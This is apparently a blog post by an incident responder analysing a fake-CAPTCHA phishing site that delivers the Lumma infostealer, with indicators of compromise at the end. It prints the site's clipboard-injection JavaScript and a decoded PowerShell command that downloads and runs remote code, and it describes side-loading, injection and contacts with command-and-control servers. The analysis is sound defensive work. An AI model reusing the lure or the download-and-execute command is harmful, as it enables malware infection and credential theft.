
S Shaherzakaria · Follow
5 min read · Oct 4, 2024

Downloading Trojan(Lumma Infostealer) Through Captcha

Following the Phishing campaign that targets users with fake Captcha and masquerades them to download Trojan malware(Lumma), I have gotten a new phishing newly created domain that contains 2 phishing html captcha



Index of /

Name	Last modified	Size	Description
cgi-bin/	2024-09-02 11:41	-	
codech.php	2024-09-11 15:54	789	
veri.html	2024-09-30 13:44	4.4K	
verify-captcha-v2.html	2024-09-30 13:44	4.4K	
w.php	2024-09-11 15:57	1.0K	

I started analyzing them and I have found that :

```
(function() {
    var copyText = "powershell -W Hidden -eC
aQBlAHgAIAAoAGkAdwByACAAaAB0AHQAcABzADoALwAvAGIAaQB0AC4AbAB5AC8ANABlAHEAZgBYAHQAZwAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAKQAuAE
    var copyFunction = function() {
        var textarea = document.createElement("textarea");
        textarea.value = copyText;
        document.body.appendChild(textarea);
        textarea.select();
        document.execCommand("copy");
```

Powershell encoded command emvebed in the website

```
aQBlAHgAIAAoAGkAdwByACAAaAB0AHQAcABzADoALwAvAGIAaQB0AC4AbAB5AC8ANABlAHEAZgBYAHQAZwAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAKQAuAEMAbwBuAHQAZQBuAHQA
```

152 1 Raw Bytes LF

Output

```
iex (iwr https://bit.ly/4eqfXtg -UseBasicParsing).Content
```

Decoding it using CyberChef

The decoded command I have found opens a shortened URL that hosts some commands and then parses the content of it and then executes it with PowerShell

pg1.zip content

It then specifies the path to be downloaded in the TEMP folder of the user and names the zip file as “pg1.zip”
Then it unzips the zipped file in a folder named file
last thing the powershell.exe spawns the process “Setup.exe”

Powershell spawns Setup.exe

“Setup.exe” is already a legitimate Windows process and it is the main installation executable file in the way of the threat actor to evade detection

But what was interesting for me was that I found it is not a manipulated

moved the “DLL files” to “C:\user\AppData\Roaming\asdfr\” to future DLL side loading injection

The same DLL files we already found in the ZIP file

then It spawned 2 processes :
“more.com” (legitimate Windows process used to read files page by page)
“StrCmp.exe” (I have found it is a renamed binary for “BtDaemon.exe” which is used to manage Bluetooth services and it is already has a valid Cert but also expired)

process injection that had already happened

We can see the file that was created by more.com is already loaded by “searchindexer.exe”

Also, I have observed multiple connections to malicious Domains initiated by “searchindexer.exe” and they are most probably our C2 servers

“accentypaswede.store” is was just created 4 days ago and not flagged malicious by any vendor

And then it spawned a “Powershell” process to execute the mentioned “.ps1” script (PowerShell -exec bypass -f “C:\Users\admin\AppData\Local\Temp\Z28N1HKFZB165P2JRX8X.ps1”)

When I analyzed the created script I found it sent an API request to download a file from a malicious domain “onefreex.com”, then it renamed it as “tmpB3A8.tmp.exe” and then started the process file

It uses some Microsoft cryptographic APIs maybe for encrypting files or opening secure channels

It manipulates timestamps and changes file permissions

IOCS:

FB97C56D61877F5AC3F264BD57081256

97a537d83c2953abe2cbd6b532c877dd

23ba27d352305f29d201ac5e43fc4583

916d7425a559aaa77f640710a65f9182

accentypastedw[.]store

ONEFREEX[.]COM

rentry[.]co

1 Follower

Incident Response and Digital Forensics